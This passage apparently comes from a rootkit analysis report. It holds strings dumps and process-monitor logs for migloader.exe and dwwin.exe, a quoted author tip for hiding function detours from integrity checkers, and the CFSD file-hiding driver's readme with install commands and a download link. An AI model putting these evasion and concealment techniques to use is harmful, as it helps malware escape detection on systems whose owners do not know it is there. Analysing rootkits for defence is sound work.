F(Hj	BTLog.dll	NFIG\
VHWH	BTLogSetOptions	HKEY_USERS\
HtbHtO-	BTLogStart	PSW
UVj	BTLogStatus	uvV
PUS	BTLogEnd	t<Ht
v(j)\US	imm32.dll	PSSW
v(Ph	ImmDisableIME	Hu;j
jeh	ole32.dll	PQQ
jfh	CoInitializeSecurity	VVVVV
0jmUS	CoCreateInstance	PVVV
v(jnh	CoInitializeEx	PSV
jph	CoUninitialize	0PVh
9FXu8	0tmhd	drwatson
PVS	0tmh	Debugger
HHtZHt@	SVW	AeDebug
0Ht Ht	Wj\$Y3	drwtsn32
HHuu	USER32	drwatson
WWj1	GetSystemMetrics	Vt*h
Qj<P	MonitorFromWindow	PhN
PWWW	MonitorFromRect	Vhn
Qj<P	MonitorFromPoint	Vhz
tY9E	EnumDisplayMonitors	MsoDWExclusive%i
t"SV	GetMonitorInfoA	

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FunTest	t=hr	Application Failure
FunTest	0Shz	%s %s %d.%d.%d.%d
BuildPipe	\StringFileInfo\000004e	in %s %d.%d.%d.%d at
BuildPipe	4\Built by	offset %08x
j<ht	tqh	%d.%d.%d.%d
j<ht	t_PVS	%d.%d.%d.%d
SVWt\	SVW3	SVW
u"CG	SVW3	0QSPHl
Ph8W	vYf	Bucket: %08d
.asp	j\Yf	uPV
.asp	BWVS	No response
%d.%d.%d.%d.%08x.%	Phl	WVVVVj
d.%d	tAV	QSVW3
LCID=%d&OS=%s	<z~S<A	WWh
Wj&Y3	<9~C<.t?<t;<:t7<\$t3<	WWV
txV	%t/<'t+<_t'<@t#<{t	0VWtH9]
0jdP	WPPP	tCSSS
tHWPWj	t=PPVSj	FVP
t3WWWj	FFf	SSV
QQSW	WPj	shell32.dll
0VWt	WPj	SHGetSpecialFolderPat
tWW	FFV	hW
FFW	GetSystemWindowsDire	SHGetSpecialFolderPat
QQSW	ctoryA	h
0VWt	kernel32.dll	SHGetSpecialFolderPat
tWW	\system32\drivers\*_ *_ *	hA
FFW	.mrk	SHGetSpecialFolderPat
SVW	&VID=%s&OEM=%s&	h
%s\%08X%s	LOB=%s	tXj
VWh	SVWj@3	tHSSh
QQSV3	VPh	UhN
VVPWV	%d.%d.%d.%d.%08x.%	\dw.log
FVP	d.%d	shell32.dll
PPV	&lcid=	ExtractIconExW
SVW	SVW	QSVW3
VPVj	0jdP	tWh
ti9u	jdP	bWWWWj
VPVj	jdP	FVP
PWPj	No2nd=2	5WWV
QQQj	VWt	0VWt
appdir	VWh6	TSSSSj
moddir	SVW3	FVP
wYr	0tGVW	t+SSV
j<ht	W@PS	0VWt
SVW	Application Hang	ZSSSSj

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FVP	%02d:%02d:%02d	0VVh
t1SSV	%02d-%02d-%04d	VVV
VWt	QPh	GWP
QSV3	systemdir	0VVW
HVVV	shfolder.dll	PVvh
GWP	SHGetFolderPathA	VVV
t\$VVW	progfiles	tHW3
QSV3	commonfiles	unknown.sig
KVVV	appdata	.sig
GWP	mydocuments	SWjC3
t'VVW	Software\Microsoft\Offi	VQj
WtU	ce\10.0\Common\Install	VPh
tHOS	Root	0t'SS
PVS	Path	SSSj
.microsoft.com	officedir	SSSj
.microsoft.com	Vhx	0Sjg
.microsoft.com	PSSj&S	0Sjg
.microsoft.com	PSSj+S	Sh(W
/microsoft.com	PSSj	SSSSVP
/microsoft.com	PSSj	VWj
/microsoft.com	PSSh	QPv
/microsoft.com	Wtg9M	RVj
.msn.com	tb9M	%s:(%s) %08X
.msn.com	SSj	%s:(%s) %s
.msn.com	SSh	%s:(%s) %08X%08X
.msn.com	3SSSV	SVW3
PVS	QQS3	wvtj+
tjh	0VWt	tSHt3Ht)H
tmf	SSwf	t}HHtAht
tef	TRUE	QAQ
AAf	YES	PVh
http	JPPR	Wt+f
PVh	QSV3	tNf
AABB	WVVVVV	PVW
AABBN	QVj	PSSSSS
ABN	QQSV3	SPV
FGK	PVS	Vhd
SVW3	root\cimv2	registry.txt
FYG	WQL	SVW
tHf	jjj	t\QQ
tBf	jjj	PQh
WQPj	tKW	wql.txt
tiW	VPh	QSV
tWW	\SVW3	IiHu
	t@VVj	CCG;

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GGf	t<hl	SVWh
GGAAJu	t\$ S	%s\%s\%s\%s
GGC;	Ou;Wh	SVW
WPh	OPhp	Rht
WPh	t SSSj	%s\%s\%s
tPf	tZSSSj	VPh
WPh	tPW	VPW
WPh	SVW	.cab
Fj;F	PSV	QQh
WPh	t\$\$j	VPhp
Fj;F	Phu~	VPh
tsf	OSjp	CWVh
WPh	Phu~	SVW
FFFh	OSVj	VVh4
PSh	tYj	VWh4
tAQ	MSDW	DSVW
CCf	OPl	QSj
CCf	PVVVhp	PSj
QSh	VVh'	PSj
QSh	0WWh'	PSj
QSj	VWj	PSj
CCf	^VVR	SVW
QSh	PPh'	It`It8
CCf	OSVW3	PWS
QSh	uB@h	PWS
CCj;P	VPh	PWS
CXf	0VVh'	PWS
QSh	uDj	PWS
CCj;P	VPj	PWS
CXf	POST	0x%08x: %08x %08x
Windows 95 Build:	PUT	%08x %08x
Windows 98+ Build:	POST	RWQPj
Windows NT Version	SUVW	System Information
%d.%d Build: %d	HtHHt	CPU Vendor Code:
VSu	SSh(	%08X - %08X - %08X
QQW	0Vhl	CPU Version: %08X
SVP	0Vhl	CPU Feature Code:
memory.dmp	t5SSh(	%08X
sharedmemory.dmp	tCHt9Ht&Ht	CPU AMD Feature
version.txt	%s\%s\%s	Code: %08X
.ver	%s\%s\%s	w&h`F
.ver	QSUVW	wm;E
Ou,Vh	hhl	whj%3
SSSj	OUWh	PShtF
tXSSSj	%s\%s\%s\%s	v hxF

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wC;E  
 PSh  
 Exception Information  
 Code: 0x%08x  
 Flags: 0x%08x  
 Record: 0x%08x%08x  
 Address: 0x%08x%08x  
 Thread %d  
 Thread ID: 0x%08x  
 Context:  
 EDI: 0x%08x ESI:  
 0x%08x EAX: 0x%08x  
 EBX: 0x%08x ECX:  
 0x%08x EDX: 0x%08x  
 EIP: 0x%08x EBP:  
 0x%08x SegCs:  
 0x%08x  
 EFlags: 0x%08x ESP:  
 0x%08x SegSs:  
 0x%08x  
 Stack:  
 hHJ  
 hpJ  
 ujS  
 Module %d  
 Image Base: 0x%08x  
 Image Size: 0x%08x  
 Checksum: 0x%08x  
 Time Stamp: 0x%08x  
 Version Information  
 Signature:  
 StrucVer:  
 FileVer:  
 (%d.%d:%d.%d)  
 ProdVer:  
 (%d.%d:%d.%d)  
 FlagMask:  
 Flags:  
 FileType:  
 SubType:  
 FileDate:  
 SVW  
 wG;E  
 wG;E  
 hJN

hfN  
 hzN  
 sH+E  
 Memory Range %d  
 hpS  
 Entire Contents  
 u"hRT  
 hfT  
 SVW3  
 VSP  
 VShDU  
 Windows, Minor  
 Version: %d Build: %d  
 Windows NT %d.%d  
 Build: %d  
 QVh  
 Yf90v5  
 t.Ht  
 VWQQ  
 VVV  
 SVWj  
 SVW  
 F,RQ  
 VWj  
 QPP  
 QPP  
 jBY  
 QSVW  
 QSVW  
 Qj\$P  
 WPVV  
 MSCF  
 tqW  
 taW  
 tEW  
 QSV  
 } PWW  
 E Ph  
 !CAB  
 SVW  
 E PV  
 RPQ  
 PWW  
 WVj  
 tnf

SUV  
 t=Ht HHt  
 t1Sj  
 QQSV  
 t|HtMHHt  
 t9Ht  
 HHt  
 QVW  
 Ht>HHt  
 SVW  
 tChPC  
 u SW  
 LCIC  
 8LCICu  
 8LCICt  
 8LCICt  
 >LCICt  
 MCIC  
 ;MCICu  
 8MCICt  
 >MCICt  
 Vhl/  
 jCS  
 jKS  
 QSV  
 PPf  
 PLf  
 PJf  
 SVWj  
 @AANu  
 ARWf  
 FKU  
 FKU  
 QSUV  
 s-PV  
 IQV  
 UPQV  
 tUf  
 PUV  
 tAf  
 UPQV  
 PUV  
 PQV  
 F\PV  
 FxPV

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FXj  
Ft@PV  
FXV  
G[Iu  
WSV  
SVf  
JDA  
HOO  
ZPf  
SPV  
SVWj  
HJf  
HOf  
pHf  
pHf  
f9xJs  
f9FH  
QPv  
PSV  
PSV  
f;FH  
QPv  
Af;E  
SUV  
SUV  
tgh  
F0tRh  
F,t?h  
F4Vt,  
@PRQ  
RQP  
RQP  
QSV  
PQV  
VXY  
sN9E  
@QPv  
RQV  
@QPv  
QPv  
SSV  
v\$WV  
WWV  
SVW~  
PSV

WVS  
SPj  
QQSV  
SVW  
FFIu  
QPSR  
QWP  
RPQ  
RPQ  
vjf  
SVW  
BAA  
AAB  
BAA  
8A@@Ju  
BB;M  
QQSV  
HVf  
SVf  
HHA  
SVf  
f;<Zv  
RPj  
vCj  
HTQ  
BPP  
QXR  
QLR  
BHP  
SVW  
:AuthuB  
entiu6  
cAMDu\*  
MDMP  
H8Qj  
BHP  
QDRj  
HTQ  
BPPj  
QXR  
Q Rj  
PX;Q`t  
BXP  
XVj  
QXh

QXR  
RjP  
jjj  
jjj  
jjj  
jjj  
jjj  
jjj  
jjj  
jjj  
jjj  
jjj  
migloader.exe  
ntdll.dll  
C:\DOCUME~1\210use  
r\LOCALS~1\Temp\FE  
A2D.dmp  
C:\DOCUME~1\210use  
r\LOCALS~1\Temp  
migloader.exe  
Microsoft  
Microsoft  
Application Error  
8MDMPu  
xuGj  
xuCj  
wEr  
PRh  
XRh  
QPR  
QXR  
QjT  
QVWjh  
BHP  
;Atr  
;QTs  
;QTs  
SVW  
SVW  
QD;U  
HD;M  
SVW  
HHQ

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SUV  
QRP  
0SUVW  
0SUVWj  
RPQ  
T\$ RP  
hEG  
QRP  
SUVW  
SUV  
SUV  
t-f;N  
WQV  
PQR  
QVP  
SUVW  
QRPj  
RPQ  
L\$ SRPj  
PVj  
USPVj  
QRPV  
SUV  
0123456789ABCDEF  
-RAPQ  
QPR  
0123456789ABCDEF  
vPf  
UVf  
wSf  
wOG3  
SWUPQV  
WRU  
wkt\_  
Nuo  
wqth  
SUV  
L\$,PQUW  
wVtJ  
AJu  
wet\  
GMu  
L\$(URVPQS  
L\$\$r.f=  
PQS

QPV  
QQSVW  
RSQ  
GDI32.DLL  
TranslateCharsetInfo  
u hlu  
0hXu  
taf  
OPPjXW  
j PjXW  
wintrust.dll  
WinVerifyTrust  
WTHelperProvDataFro  
mStateData  
SVW  
hFw  
hVw  
tChfw  
PVW  
SVWUj  
SVW  
t.;t\$\$(  
SVWU  
tEVU  
SVWu  
Glu  
GJu  
SVW  
0uFWWj  
"WWSH  
E WW  
tfS  
tMWWS  
WWu  
VSh  
SVW  
PVh  
WSV  
ADVAPI32.DLL  
COMCTL32.DLL  
GDI32.DLL  
KERNEL32.DLL  
OLEAUT32.DLL  
SHELL32.DLL  
SHLWAPI.DLL

URLMON.DLL  
USER32.DLL  
VERSION.DLL  
WININET.DLL  
RegCloseKey  
RegOpenKeyExA  
RegQueryValueExA  
RegEnumKeyExA  
RegQueryInfoKeyA  
RegQueryValueExW  
DeregisterEventSource  
ReportEventA  
RegisterEventSourceW  
RegEnumValueA  
GetUserNameA  
DeleteDC  
RestoreDC  
DeleteObject  
GetTextMetricsA  
GetTextFaceA  
SelectObject  
CreateFontA  
GetDeviceCaps  
SetMapMode  
SaveDC  
Polyline  
CreatePen  
ExtTextOutW  
GetTextExtentPoint32W  
SetTextAlign  
SetBkMode  
SetTextColor  
CreateFontIndirectA  
GetObjectA  
MultiByteToWideChar  
GetCommandLineA  
ExitProcess  
GetCommandLineW  
MapViewOfFile  
ReleaseMutex  
WaitForSingleObject  
WaitForMultipleObjects  
LeaveCriticalSection  
EnterCriticalSection  
DeleteFileW

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GetModuleHandleA	FindNextFileA	LCMapStringW
GetStartupInfoA	FindClose	GetThreadContext
GetStartupInfoW	FindFirstFileA	HeapFree
CloseHandle	GetWindowsDirectoryA	SetLastError
CreateThread	WriteFile	GetSystemTimeAsFileTime
Sleep	SetFilePointer	OutputDebugStringA
GetCurrentProcess	CreateFileW	LCMapStringA
TerminateProcess	GetTempPathW	GetStringTypeA
SetUnhandledExceptionFilter	GetFileAttributesW	RtlUnwind
MulDiv	CreateDirectoryW	ExtractIconExA
FreeLibrary	LockResource	ShellExecuteExA
GetProcAddress	LoadResource	AssocQueryStringW
WideCharToMultiByte	FindResourceExA	UrlGetPartA
GetModuleFileNameA	GetSystemDirectoryA	wnsprintfA
LoadLibraryA	SetEndOfFile	CreateURLMoniker
GetSystemDefaultLangID	ExpandEnvironmentStringsA	GetScrollInfo
GetUserDefaultLangID	ExpandEnvironmentStringsW	IsDlgButtonChecked
GetACP	IsDBCSLeadByte	LoadIconA
GetSystemDefaultLCID	CreateProcessA	DrawFocusRect
GetVersionExA	CreateProcessW	SetWindowTextW
InitializeCriticalSection	SuspendThread	GetWindow
GetProcessHeap	GetSystemTime	LoadCursorA
DeleteCriticalSection	GetComputerNameA	DestroyIcon
lstrcpyA	CreateMutexA	GetWindowPlacement
GetLastError	TlsAlloc	IsIconic
GetProfileStringA	TlsFree	LoadStringW
SetEvent	TlsSetValue	GetWindowThreadProcessId
CreateSemaphoreA	VirtualFree	EnumWindows
CreateFileMappingA	TlsGetValue	CharPrevA
GetFileSize	GetTempPathA	CallWindowProcA
CreateFileA	ResumeThread	CallWindowProcW
UnmapViewOfFile	GetCurrentThreadId	IsWindowUnicode
DeleteFileA	TerminateThread	EnableWindow
RemoveDirectoryA	GetCurrentProcessId	DrawIconEx
RemoveDirectoryW	IsValidCodePage	DestroyWindow
GetTickCount	HeapAlloc	SetWindowLongA
SetEnvironmentVariableA	VirtualAlloc	GetSysColor
ReadProcessMemory	DuplicateHandle	SendDlgItemMessageA
VirtualQueryEx	lstrcmpW	GetClientRect
GetSystemInfo	GetStringTypeW	SetScrollInfo
GetFileAttributesA	DebugBreak	SystemParametersInfoA
CreateDirectoryA	GetThreadSelectorEntry	CheckDlgButton
	GetLocaleInfoA	SetDlgItemTextA

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SetFocus	HttpEndRequestA	InternalName
EndDialog	InternetSetStatusCallback	LegalCopyright
GetDlgItem	InternetAutodial	Copyright
ShowWindow	InternetGetConnectedState	Microsoft Corporation
SetCursor	InternetCloseHandle	1999-2001.
InvalidateRect	InternetQueryOptionA	All rights reserved.
DialogBoxParamW	HttpQueryInfoA	LegalTrademarks1
DialogBoxParamA	HttpOpenRequestA	Microsoft
CreateDialogParamW	InternetConnectA	is a registered trademark
CreateDialogParamA	InternetOpenA	of Microsoft
SetWindowTextA	ODigitalProductID	Corporation.
GetDC	DWCAB	LegalTrademarks2
MapWindowPoints	NwF	Windows
GetSysColorBrush	kQw	is a registered trademark
FillRect	mgloader.exe	of Microsoft
ReleaseDC	ntdll.dll	Corporation.
GetSystemMetrics	C:\Documents and	OriginalFilename
SetForegroundWindow	Settings\210user\Application Data\dw.log	DW.Exe
GetWindowLongA	ASSERT!	ProductName
GetWindowRect	MS Sans Serif	Microsoft Application
SetWindowPos	DAL=on	Error Reporting
RegisterClassExA	&Ignore	ProductVersion
CreateWindowExA	A&lways Ignore	Built by
GetMessageA	Ignore &All	OFFINT1
IsDialogMessageA	&Debug	VarFileInfo
TranslateMessage	&Quit	Translation
DispatchMessageA	Info on this AssertTag	Crashing Events
PostQuitMessage	&Copy to Clipboard	Hanging Events
KillTimer	HEY, YOU! Please put	Faulting application %1,
SetTimer	the four letter assert tag	version %2, faulting
SendMessageA	in the assertion field in	module %3, version %4,
PostMessageA	RAID if you enter a bug.	fault address 0x%5.
DefWindowProcA	Thanks.	Fault bucket %1.
GetFileVersionInfoSizeA	VS_VERSION_INFO	Hanging application %1,
GetFileVersionInfoSizeW	StringFileInfo	version %2, hanging
VerQueryValueA	CompanyName	module %3, version %4,
GetFileVersionInfoW	Microsoft Corporation	hang address 0x%5.
GetFileVersionInfoA	FileDescription	Fault bucket %1.
InternetReadFileExA	Microsoft Application	Accepted Safe Mode
InternetWriteFile	Error Reporting	action : %1.
HttpSendRequestExA	FileVersion	Rejected Safe Mode
InternetSetOptionA		action : %1.

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## Process Monitor Dlls Migloader.exe and Dwwin.exe

Process Name	PID	Operation	Path	Result	Detail
migloader.exe	1188	Process Start		SUCCESS	Parent PID: 1484
migloader.exe	1188	Thread Create		SUCCESS	Thread ID: 1408
migloader.exe	1188	Load Image	C:\Documents and Settings\210user\Desktop\migloader.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x9000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\faultrep.dll	SUCCESS	Image Base: 0x69450000, Image Size: 0x16000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\version.dll	SUCCESS	Image Base: 0x77c00000, Image Size: 0x8000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\userenv.dll	SUCCESS	Image Base: 0x769c0000, Image Size: 0xb4000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\security32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\winsta.dll	SUCCESS	Image Base: 0x76360000, Image Size: 0x10000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\netapi32.dll	SUCCESS	Image Base: 0x5b860000, Image Size: 0x55000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\wtsapi32.dll	SUCCESS	Image Base: 0x76f50000, Image Size: 0x8000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\setupapi.dll	SUCCESS	Image Base: 0x77920000, Image Size: 0xf3000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\shlwapi.dll	SUCCESS	Image Base: 0x77f60000, Image Size: 0x76000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\apphelp.dll	SUCCESS	Image Base: 0x77b40000, Image Size: 0x22000
migloader.exe	1188	Load Image	C:\WINDOWS\system32\apphelp.dll	SUCCESS	Image Base: 0x77b40000, Image Size: 0x22000
migloader.exe	1188	Process Create	C:\WINDOWS\system32\dwwin.exe	SUCCESS	PID: 1412, Command line: C:\WINDOWS\system32\dwwin.exe -x -s 160
dwwin.exe	1412	Process Start		SUCCESS	Parent PID: 1188
dwwin.exe	1412	Thread Create		SUCCESS	Thread ID: 408
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\dw	SUCCESS	Image Base: 0x30000000,

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			win.exe		Image Size: 0x34000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\security32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\comctl32.dll	SUCCESS	Image Base: 0x5d090000, Image Size: 0x9a000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\shell32.dll	SUCCESS	Image Base: 0x7c9c0000, Image Size: 0x817000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\shlwapi.dll	SUCCESS	Image Base: 0x77f60000, Image Size: 0x76000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\urlmon.dll	SUCCESS	Image Base: 0x78130000, Image Size: 0x127000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\iertutil.dll	SUCCESS	Image Base: 0x78000000, Image Size: 0x45000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\version.dll	SUCCESS	Image Base: 0x77c00000, Image Size: 0x8000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\wininet.dll	SUCCESS	Image Base: 0x78050000, Image Size: 0xd0000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\normaliz.dll	SUCCESS	Image Base: 0x400000, Image Size: 0x9000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\shimeng.dll	SUCCESS	Image Base: 0x5cb70000, Image Size: 0x26000
dwwin.exe	1412	Load Image	C:\WINDOWS\AppPatch\acgenral.dll	SUCCESS	Image Base: 0x6f880000, Image Size: 0x1ca000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\winmm.dll	SUCCESS	Image Base: 0x76b40000, Image Size: 0x2d000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\msacm32.dll	SUCCESS	Image Base: 0x77be0000, Image Size: 0x15000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\userenv.dll	SUCCESS	Image Base: 0x769c0000, Image Size: 0xb4000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\uxthem.dll	SUCCESS	Image Base: 0x5ad70000, Image Size: 0x38000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
dwwin.exe	1412	Load Image	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-	SUCCESS	Image Base: 0x773d0000, Image Size: 0x103000

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Process	PID	Operation	Path	Result	Details
			Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll		
dwwin.exe	1412	Thread Create		SUCCESS	Thread ID: 636
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ric hed20.dll	SUCCESS	Image Base: 0x74e30000, Image Size: 0x6d000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\shf older.dll	SUCCESS	Image Base: 0x76780000, Image Size: 0x9000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ms ctf.dll	SUCCESS	Image Base: 0x74720000, Image Size: 0x4c000
dwwin.exe	1412	Thread Create		SUCCESS	Thread ID: 1268
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\psa pi.dll	SUCCESS	Image Base: 0x76bf0000, Image Size: 0xb000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\103 3\dwintl.dll	SUCCESS	Image Base: 0x314c0000, Image Size: 0xc000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ws 2_32.dll	SUCCESS	Image Base: 0x71ab0000, Image Size: 0x17000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ws 2help.dll	SUCCESS	Image Base: 0x71aa0000, Image Size: 0x8000
dwwin.exe	1412	Thread Create		SUCCESS	Thread ID: 876
dwwin.exe	1412	Thread Create		SUCCESS	Thread ID: 1128
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ras api32.dll	SUCCESS	Image Base: 0x76ee0000, Image Size: 0x3c000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ras man.dll	SUCCESS	Image Base: 0x76e90000, Image Size: 0x12000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\net api32.dll	SUCCESS	Image Base: 0x5b860000, Image Size: 0x55000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\tapi 32.dll	SUCCESS	Image Base: 0x76eb0000, Image Size: 0x2f000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\rtut ils.dll	SUCCESS	Image Base: 0x76e80000, Image Size: 0xe000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\ms v1_0.dll	SUCCESS	Image Base: 0x77c70000, Image Size: 0x24000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\iph lpapi.dll	SUCCESS	Image Base: 0x76d60000, Image Size: 0x19000
dwwin.exe	1412	Load Image	C:\WINDOWS\system32\sen sapi.dll	SUCCESS	Image Base: 0x722b0000, Image Size: 0x5000
dwwin.exe	1412	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0000000

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## **Miscellaneous Information and Summary**

I could not find a readme file connected to this rootkit. However, I did find some information at <https://www.rootkit.com/newsread.php?newsid=152> written by the author himself, Greg Høglund. I think the point that he makes regarding integrity checkers is probably the most notable one in respect to what this report's goal is. That is, "On a final note, some integrity checkers will find these patches if they are placed on the prolog of a function. But, most checkers won't check the whole function. They might only check the first 20 bytes or so. You could place a detour jmp anywhere you wish - even right in the middle of a function. This will escape detection by a checker more often."

## **Clandestine File System Driver (CFSD)** Linderman

The following is the readme.txt from the CFSD rootkit.

### I. INTRODUCTION

Clandestine File System Driver (cfsd) is currently a filter driver that misrepresents the underlying file system contents. It dynamically attaches to system volumes based on attach method, device type, and file system. Once it has attached itself to a volume it will start to filter IRP\_MJ\_DIRECTORY\_CONTROL calls based upon defined match criteria.

- File Name
- File Attributes
- File Times

It then removes any matched entries from the return essentially hiding the file.

### II. PURPOSE

This driver was created with the intention of providing a layer of Security for program file protection. It is not intended to be an all encompassing module that is a bulletproof solution in all cases, but rather a mechanism for use in a bigger security strategy. On a minor level it provides a semi-sophisticated way to hide files from other users on the system.

### V. REVEALING

Programs such as Rootkit revealer will be able to point out any entries hidden by the driver. This is not really a problem for this driver since it is not using subterfuge of the file system to hide anything that the user "should not" know is already there. More over it is using stealth as another measure of denying access to the file rather than just hiding it.

flister can display varied results depending on how cfsd has chosen to respond to a ZwQueryDirectoryFile() request. I do believe it is possible to completely hide from a ZwQueryDirectoryFile() request but such a method is not implemented at this time.

Being able to block access to a file at interface and source level is more in line with what ultimately the driver is designed to accomplish and not just pure stealth. Under the current implementation complete stealth is impossible because a cross-view difference will always reveal the truth.

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Enter

## VI. USAGE

A supplied cfsd.inf will install the required registry entries for the driver to function with a right click install. No reboot is needed and the driver can then be activated/deactivated using 'net start cfsd' and 'net stop cfsd' commands. Alternatives also are using the filter manager commands 'fltmc load cfsd' and 'fltmc unload cfsd' or 'sc' commands but the above mentioned should be adequate. The match criteria is hard coded to hide the file name 'testme.txt' any where it is found for those that do not posses the ability to recompile the driver. It is also hard coded at the moment for attach method, device, and file system so if you see a refusal in the debug it is most likely because it was not defined, cfsd uses an explicit deny method for volume types and file systems attachment. Other scenarios in the future will use the registry for match criteria and a user mode module will also provide access if chosen as a conditional compile into the driver. The cfsd.sys provided is compiled in the XP checked buidso you can watch an incredible amount of spam about the driver's current actions.

## VII. Filter Manager

In short the filter manager appears to be Microsoft's attempt to API file system drivers for more centralized access and system control. This in turn allows the driver to be extended across patch levels, different Microsoft operating systems, and file systems. Downside of this is that the IFS version of the DDK is required to compile this driver, but I feel the upside is worth this sacrifice. Standardized calls in the form of FltXXX functions cut down the development time significantly with most of the focus being directed towards the task at hand.

A much better definition of the filter manager and its capabilities are located in the IFS DDK with other support information available from Microsoft. Win2k received filter manager in a recent UPR with a redistributable becoming available in the very near future.

## VII - Appendix

cfsd.zip

<https://www.rootkit.com/vault/merlvingian/cfsd.zip>

Rootkit Revealer

<http://www.sysinternals.com/utilities/rootkitrevealer.html>

flister

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<http://invisiblethings.org/tools/flister.zip>

Strider GhostBuster

<http://research.microsoft.com/rootkit/>

IFS Kit

<http://www.microsoft.com/whdc/devtools/ifskit/default.msp>

Filter Manager

<http://www.microsoft.com/whdc/driver/filterdrv/default.msp>

Filter Manager Win2k/2003

<http://support.microsoft.com/kb/894608>

### Process Explorer Threads cfsd.exe

TID	Start Address
3300	Create Thread+0x2e
3388	ntdll.dll!RtlConvertUiListToApiList)x273

### Process Explorer Strings Memory cfsd.exe

#### IX. Cfsd.exe Strings

\ComServerPort	ProductName	use patern matching
jjjj	Windows (R) 2000	at your own risk
VS_VERSION_INF	DDK driver	cfsd NOTES.TXT
O	ProductVersion	USAGE - cfsd <file
StringFileInfo	VarFileInfo	name>
CompanyName	Translation	** THIS IS A
Windows (R) 2000	!This program	NASTY HACK OF
DDK provider	cannot be run in	A USER MODE
FileDescription	DOS mode.	INTERFACE JUST
cfsd User Interface	.U8/j4V j4V j4V	TO ALLOW FOR
FileVersion	;Y k4V j4W	NON COMPILED
5.1.2600.2180 built	k4V Richj4V	CHANGES TO
by: WinDDK	.text	FILE NAME
InternalName	`.data	MATCHING. THIS
cfsd.exe	.rsrc	DRIVER IS STILL
LegalCopyright	Wild Cards are	UNDER HEAVY
Microsoft	accepted in file	DEVELOPMENT
Corporation. All	names but explorer	WITH THIS
rights reserved.	gives very odd	INTERFACE AS
OriginalFilename	results at times so	QUICK EXAMPLE
cfsd.exe		FOR THOSE WHO

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CANT  
